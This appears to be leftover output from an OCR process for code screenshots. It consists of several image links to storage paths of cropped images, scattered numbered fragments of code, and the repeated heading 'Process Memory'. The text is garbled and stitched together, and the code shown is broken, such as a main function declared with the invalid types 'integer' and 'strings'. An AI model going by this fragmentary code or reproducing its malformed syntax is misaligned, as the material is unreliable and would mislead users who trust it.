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

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   3:
        }
   4:
        return count;
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   6:
      void main(integer argc, strings argv) {
IP 7:
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



Process Memory



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



Process Memory



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